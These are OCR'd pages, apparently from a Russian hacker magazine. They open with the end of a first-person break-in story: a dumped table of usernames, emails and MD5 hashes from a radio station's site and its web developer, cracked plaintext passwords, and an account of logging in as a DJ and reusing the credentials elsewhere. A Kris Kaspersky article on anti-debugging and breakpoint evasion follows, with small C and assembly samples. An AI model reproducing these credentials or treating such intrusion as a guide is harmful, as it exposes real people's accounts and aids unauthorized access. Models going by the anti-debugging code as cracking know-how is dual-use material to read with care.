hahameled:hahameled@hotmail.com:1c59b1c8630c397d34c9a7f
74cc8b8cd
Decoy:decoy@idea.net.ua:b882e3b467d649792fc4c0cc49592e90
Chris:v_sysoyenko@mail.ru:f4564b3036cf120eb74c2a9f7877
ab34
admin:support@idea.net.ua:5f7c5e847d547b984bab4020c336
73ac
kerber:kerber@idea.net.ua:58acb17af943b7218bca87690910
c555
lora:support@idea.net.ua:174c94f5c7f5a11941cab1d8069bf820
vitaly:vitaly@idea.net.ua:349a096f2d6df52cc0b4d5d43ba3
2e6f
maverick:kgbdon@mail.ru:ef9156a75c96dbc0896bb8ee8388f0ef
Denis:name05@mail.ru:25f9e794323b453885f5181f1b624d0b
Tata:manager@humor.fm:3f931c18b44ac93ac5b4b6c653f7c0b0
lesha:l.dontsov@mail.ru:a398fb77df76e6153df57cd65fd0a7c5
nastia::a398fb77df76e6153df57cd65fd0a7c5
andrey::a398fb77df76e6153df57cd65fd0a7c5
vezde::a398fb77df76e6153df57cd65fd0a7c5
makar:makar3000@mail.ru:a398fb77df76e6153df57cd65fd0a7c5
inga:privet@humor.fm:a398fb77df76e6153df57cd65fd0a7c5
Energy:ilko_93@mail.ru:28a34010e84b881fb087359c7e280a08
mandbat:mandbat@mail.ru:9246fe90c455dd8e3431c3b59dae6ed1
Lotos:lotos811@mail.ru:992f71412b41f71623ab6e083dec29a9
vasiliy:pravo7@pochta.ru:5ed58b3456c67b0cb260e14eaa58f24b
Vlados:vlados7@yandex.ru:67a70698218034437e4f1534600c9fb2
AL@X:adece@yandex.ru:c9324104045e1ed3e067b5bf8f063e5f
```


Порывшись среди аккаунтов, я выбрал наиболее ценные и отправился на известный ресурс http://passcracking.ru с целью сбрутить парочку-другую паролей. Как ни странно, мне это удалось, в результате чего в моих руках оказалось несколько аппетитных акков менеджеров и диджеев радиостанции «Юмор FM»:

```
lora:support@idea.net.ua:174c94f5c7f5a11941c
ab1d8069bf820 — lora
Tata:manager@humor.fm:3f931c18b44ac93ac5b4b6
c653f7c0b0 — werty
inga:privet@humor.fm:a398fb77df76e6153df57cd
65fd0a7c5 — radio
Smile:office@humor.fm:6074c6aa3488f3c2dddff2
a7ca821aab — 5555
lesha:l.dontsov@mail.ru:a398fb77df76e6153df5
7cd65fd0a7c5 — radio
```

Выбрав аккаунт одного из диджеев:

```
логин: lesha
пароль: radio
```


Чужой профиль, как родной


Удачно сбрученный пароль :)

— я без труда залогинился на сайте и получил полноценный доступ к профилю/почте и прочим вкусностям :). Погуляв по сайту под разными аккаунтами, я вспомнил о своем желании немного поглумиться. Но портить содержимое сайта в мои планы не входило, посему я уже было собирался удаляться, когда мне на глаза попались строчки: «Разработка и поддержка: Дизайн-студия «Идея». В глубине души что-то подсказывало мне, что стоит навестить сию контору в поисках новых, гхм, «приключений».


ДЕЛУ ВРЕМЯ, ПОТЕХЕ — ЧАС

Сайт студии девелоперов, наклепавших движок для «Юмор FM», располагался по адресу www.idea.net.ua. Как оказалось, на сайте присутствовала форма логина юзеров:

```
http://www.idea.net.ua/?cid=8000
```

Некоторые из слитых мной аккаунтов из базы «Юмор FM», содержащие мыла вида «support@idea.net.ua», успешно подошли и на сайте девелоперов.

Ресурс содержал раздел «Портфолио», в котором публиковались линки на уже готовые проекты, коих насчитывалось порядка 200. Кроме уже похаканного «Юмор FM», мое внимание привлекли такие ресурсы, как официальный сайт ФК «Шахтер», сайт журнала «Авто.UA Тюнинг» и много чего еще. Кстати, среди проектов я отыскал сайты двух популярных радиостанций — «Европа +» и «Авторадио». Но, как говорится, это уже совсем другая история... ⌶



КРИС КАСПЕРСКИ

ЭНЦИКЛОПЕДИЯ АНТИОТЛАДОЧНЫХ ПРИЕМОВ

КТО СЛОМАЛ МОЙ БРЯК?!

Когда в очередной раз на форуме спросили: «почему установленная точка останова не срабатывает или приводит программу к краху», я не выдержал, нервно застучал по клавиатуре, попытавшись ответить на этот вопрос раз и навсегда, собрав воедино огромное количество разрозненной инфы по действительно актуальной теме!


ВОКРУГ INT 03H

Программная точка останова на исполнение (**software breakpoint on execution**) физически представляет собой однобайтовую процессорную инструкцию `CCh (INT 03h)`, внедряемую дебаггером непосредственно в отлаживаемый код с неизбежной перезаписью оригинального содержимого. Встретившись с `INT 03h`, процессор генерирует исключение типа `EXCEPTION_BREAKPOINT`, перехватываемое отладчиком, который останавливает выполнение программы, автоматически восстанавливая содержимое байта, «испорченного» точкой останова.

Именно так и поступает Ольга при нажатии клавиши <F2> и SoftICE по <F7>. Достоинство программных точек останова в том, что их количество ограничено только архитектурными особенностями отладчика (то есть, практически не ограниченно). В то время как аппаратных точек останова, поддерживаемых процессором на железном уровне, всего четыре.

Недостаток же программных точек останова в том, что они требуют модификации отлаживаемого кода, что легко обнаруживается ломаемой программой тривиальным подсчетом контрольной суммы. Причем, защита может не только задетектить бряк, но и снять его, восстановив исходное значение «брякнутого» байта вручную. Бряк, естественно, не сработает, хотя отладчик продолжит подсвечивать брякнутую строку, вводя хакера в заблуждение (отладчик хранит список точек останова внутри своего тела и не проверяет присутствие `INT 03h` в отлаживаемом коде).

Многие отладчики (в том числе и Ольга) устанавливают в точку входа (Entry Point) программный бряк. Его легко обнаружить из функции DllMain статически прилинкованной динамической библиотеки, возвратив принудительный ноль — что означает «ошибка инициализации»



Вот так срабатывают программные точки останова

Точки доступа на память, поддерживаемые Ольгой

и приводит к аварийному завершению отлаживаемого приложения задолго до того, как точка входа получит управление.

ПРИМЕР, ДЕМОНСТРИРУЮЩИЙ ДЕТЕКЦИЮ ОТЛАДЧИКА ИЗ СТАТИЧЕСКИ ПРИЛИНКОВАННОЙ DLL

```
BOOL WINAPI dllmain(
   HINSTANCE hinstDLL,
   DWORD fdwReason,
   LPVOID lpvReserved)

{
   #define PE_off 0x3C  // PE magic word raw offset
   #define EP_off 0x28  // relative Entry Point filed
offset
   #define SW_BP 0xCC   // software breakpoint opcode

   char   buf[_MAX_PATH];
   DWORD  pe_off, ep_off;
   BYTE*  base_x, *ep_adr;

   // obtain exe base address
   GetModuleFileName(0, buf, _MAX_PATH);

   // manual PE-header parsing to find EP value
   base_x = (BYTE*) GetModuleHandle(buf);
   pe_off = *((DWORD*)(base_x + PE_off));
   ep_off = *((DWORD*)(base_x + pe_off + EP_off));
   ep_adr = base_x + ep_off; // RVA to VA

   // check EP for software breakpoint  (some debuggers
set software breakpoint on EP to get control)
   if (*ep_adr == SW_BP)
      return 0; // 0 means DLL initialization fails

   return 1;
}
```

К сожалению, отучить Ольгу ставить бряки в точку входа очень непросто (если вообще возможно) и приходится пускаться на хитрости. Открываем ломаемый exe в HIEW'е и внедряем в точку входа двухбайтовую команду: EBh FEh, соответствующую машинной инструкции l1: jmp short l1. Это приводит к зацикливанию программы и дает нам возможность приаттачить дебаггер к отлаживаемому процессу. Как вариант, можно внедрить INT 03h во вторую (третью, четвертую) команду от точки входа, запустив программу «вживую» (вне отладчика).

Поскольку исключение, генерируемое INT 03h, некому обрабатывать, операционная система выплевывает сообщение о критической ошибке, предлагая запустить JIT (Just-In-Time) отладчик. В его роли может выступить и Ольга (Options → Just-In-Time Debugging → Make Olly just-in-time debuuger). Кстати говоря, подобная техника носит название «Break'n'Enter» и довольно широко распространена. В частности, ее поддерживают PE-TOOLS и многие другие хакерские утилиты.

Но вернемся к нашим баранам. Попытка установки программной точки останова на самомодифицирующийся (упакованный или зашифрованный) код ведет к краху, причем безо всякого участия со стороны защиты. Надеюсь, не нужно объяснять почему? Ну, хорошо. Возьмем тривиальный криптор, работающий через byte XOR 66h. Допустим, мы устанавливаем бряк на команду PUSH EAX (50h). После шифровки она превращается в 36h. Представим, что поверх 36h установлена точка останова — CCh. Тогда после расшифровки (CCh XOR 66h) мы получим AAh (STOSB). Это, естественно, вызовет крах, так как мы не только потеряли PUSH EAX, но еще и регистры ES:EDI смотрят черт знают куда, вызывая ACCESS VIOLATION!

Впрочем, тут возможны детали. Иногда программу расшифровывает не прикладной код, находящийся непосредственно в ломаемой программе, а драйвер защиты, исполняющийся совершенно в другом контексте. Кстати, о контекстах.


КОНТЕКСТЫ — СВОИ И ЧУЖИЕ

При работе с самомодифицирующимся (зашифрованным или упакованным) кодом необходимо использовать аппаратные точки останова по исполнению (в скобках заметим, что аппаратная точка останова на чтение/доступ срабатывает только при чтении/записи ячейки, но не при исполнении). Аппаратные точки останова никак не меняют содержимое памяти отлаживаемой программы (а потому не гробят расшифровываемый код) и обнаружить их можно только чтением DRx-регистров. Это легко отслеживается отладчиком.


В качестве альтернативы Ольга предлагает точки останова на память (Breakpoint → Memory, on Access/Memory, on Write), реализуемые путем сброса атрибутов соответствующей страницы в PAGE_NOACCESS или PAGE_READONLY. В результате, при каждом обращении (записи) срабатывает исключение, отлавливаемое Ольгой, которой остается только разобраться, к какой ячейке памяти происходит обращение — выполняется ли условие точки останова или нет. Точек останова на память может быть сколько угодно. Они также не гробят расшифровываемый код, а обнаруживаются только чтением атрибутов страниц, чему легко воспрепятствовать.

Все это, конечно, очень хорошо, но вот только при определенных обстоятельствах аппаратные точки (равно как и точки останова на память) не срабатывают или вызывают неожиданный крах приложения. Хорошо еще, если не обрушивают систему в голубой экран смерти! Вернемся к ситуации с драйвером. Как он отреагирует на установленную аппаратную точку останова? А — никак не отреагирует. Отладочные регистры хранятся в регистровом контексте процесса, и при переходе на ядерный уровень этот контекст неизбежно изменяется; отладочные регистры перезагружаются, и установленных точек останова в них не оказывается. Правда, SoftICE поддерживает глобальные точки останова, но, увы, они работают только в W2K и бета-версии Server 2003.

Ситуация с точками останова на память — намного более интересная. Существует два (на самом деле три, но это уже детали) способа передачи памяти драйверу. В первом случае операционная система копирует блок памяти в промежуточный регион, а во втором — дает драйверу прямой доступ к адресному пространству прикладного процесса. Точки останова



Установка программной точки останова в Ольге по <F2>



В распоряжении хакера имеется лишь 4 аппаратных точки останова

на память никак не воздействуют на отладочные регистры, но изменяют страничные атрибуты, заставляя процессор генерировать исключение при обращении к ним. Для корректной работы приложения отлавливать исключение должен именно отладчик, а не кто-то еще.

Будучи отладчиком прикладного уровня, Ольга просто не в состоянии отлавливать исключения в ядре, в котором они, собственно говоря, и возбуждаются. Для драйвера такой поворот событий оказывается полной неожиданностью. В лучшем случае он возвращает ошибку, в худшем же — необработанное ядерное исключение валит систему в BSOD.

Так что, пользоваться точками останова на память следует с большой осторожностью.

OK, а если у нас нет драйвера — тогда что? Часто встречается ситуация, когда расшифровщик вынесен в отдельный поток. И хотя этот поток выполняется на прикладном уровне, у него имеется свой собственный регистровый контекст, в который аппаратные точки, естественно, не попадают.

А потому точки останова, установленные в Ольге, не срабатывают, в чем легко убедиться на простом примере.

Кстати говоря, если мы попросим Ольгу «всплывать» при загрузке динамических библиотек (что очень полезно для перехвата функций DllMain, выполняющихся еще до передачи управления на точку входа в EXE-файл), то «всплывать» Ольга будет в системном контексте, а потому и аппаратные бряки уйдут лесом. В смысле, не сработают, так как у базового потока совершенно другой контекст.

ДЕМОНСТРАЦИЯ «ОСЛЕПЛЕНИЯ» АППАРАТНЫХ ТОЧЕК ОСТАНОВА ПУТЕМ ПОРОЖДЕНИЯ ВСПОМОГАТЕЛЬНОГО ПОТОКА

```
int to_break;
// DWORD куда мы будем ставить точку останова на доступ

DWORD WINAPI ThreadProc( LPVOID lpParameter)
{
  // аппаратная точка останова в Ольге здесь не срабатывает (в айсе срабатывает!), зато в Ольге срабатывает точка доступа на память, реализуемая через NOACCESS
   to_break = 0x666;
   return (to_break+1);
}

main()
{
   DWORD ThreadId;

   // здесь мы устанавливаем аппаратную точку останова на доступ. она срабатывает!
   int a = to_break;

   // создаем новый поток и обращаемся к переменной to_break оттуда
   CreateThread(0, 0, ThreadProc, 0, 0, &ThreadId);

   Sleep(100);
   // даем потоку немного времени, чтобы поработать

   return a;
}
```

Точки останова на память, меняющие атрибуты страниц, работают вне контекста потока, в котором они были установлены, — если в предыдущем примере на to_break установить точку останова на память, Ольга превосходно засечет это дело. То же самое относится и к динамическим библиотекам. Красота!


Однако точки останова на память далеко не всесильны. И они легко обламываются API-функциями `ReadProcessMemory/WriteProcessMemory`. То же самое, впрочем, относится и к аппаратным точкам останова. Почему? Да потому, что `ReadProcessMemory/WriteProcessMemory` выполняются в ядерном контексте, причем, система игнорирует атрибуты `PAGE_NOACCESS` и `PAGE_READONLY`. Это и демонстрирует следующий пример:

ОСЛЕПЛЕНИЕ АППАРАТНЫХ ТОЧЕК ОСТАНОВА И ТОЧЕК ОСТАНОВА НА ПАМЯТЬ API-ФУНКЦИЕЙ READPROCESSMEMORY

```
main()
{
   int a;

   static to_break;    // DWORD куда мы будем ставить точку останова на доступ
   static to_store;
   static NumberOfBytesRead;

   // здесь мы устанавливаем аппаратную точку останова на доступ. она срабатывает!
   a = to_break;
```



Лена обламывает Ольгу (кто такая Лена, я не скажу — попробуйте догадаться сами)

```
    // читаем to_break через ReadProcessMemory
    // ни аппаратная точка останова, ни точка останова на
память не срабатывают!
    ReadProcessMemory(GetCurrentProcess(),
        &to_break, &to_store, sizeof(to_break),
        &NumberOfBytesRead);
    return a;
}
```

ПРЫЖКИ В СЕРЕДИНУ КОМАНДЫ

Рассмотрим простой, но невероятно эффективный анти-отладочный прием, высаживающий хакеров на измену (особенно начинающих). Попробуем совершить прыжок в середину команды, но так, чтобы это не сильно бросалось в глаза. Например, так:

БОРЬБА С ТОЧКАМИ ОСТАНОВА ПУТЕМ ПРЫЖКА В СЕРЕДИНУ КОМАНДЫ

```
.00401072: 3EFF10       call     d,ds:[eax]
        ; // CALL с префиксом DS
…
.004010A8: E8C6FFFFFF   call     .000401073
        ; // прыжок в середину команды
…
.004010C9: E8A4FFFFFF   call     .000401072
        ; // прыжок в начало команды
```

Допустим, мы установили точку останова на команду «CALL d, DS:[EAX]», которой соответствует опкод 3Eh FFh 10h. Как видно, первым идет префикс DS (3Eh), без которого CALL будет работать так же как и с ним, даже чуть-чуть быстрее. Именно поверх префикса Ольга и записывает CCh при нажатии <F2>, а SoftICE делает то же самое по <F7>. Команда «CALL 00401073h», расположенная совсем в другом месте программы, пропускает префикс, начиная выполнение непосредственно с FFh 10h. Точка останова при этом, естественно, не срабатывает. Чтобы усыпить бдительность хакера, защита делает «холостой» вызов «CALL 00401072h», приводящий к «всплытию» отладчика. Однако, поскольку предыдущий CALL пропущен, ломать такую защиту можно очень долго.

Самое интересное, что Ольга всячески сопротивляется установке программной точки останова на середину команды. В этом есть свой резон, поскольку в общем случае (подчеркиваю — в общем случае), программная точка останова, установленная в середину команды, ведет к непредсказуемому поведению процессора, зависящему от структуры опкода конкретной команды.

Тут сильно выручают точки останова на память, которые справляются с подобными ситуациями влет.

КОГДА НЕСКОЛЬКО УСЛОВИЙ ВЫПОЛНЯЮТСЯ ОДНОВРЕМЕННО

Вопрос на засыпку: что произойдет, если установить на команду сразу две точки останова: на доступ и исполнение — и оба этих условия сработают одновременно?

Конкретный пример показан ниже:

```
L1: MOV EAX, d, DS:[L2]
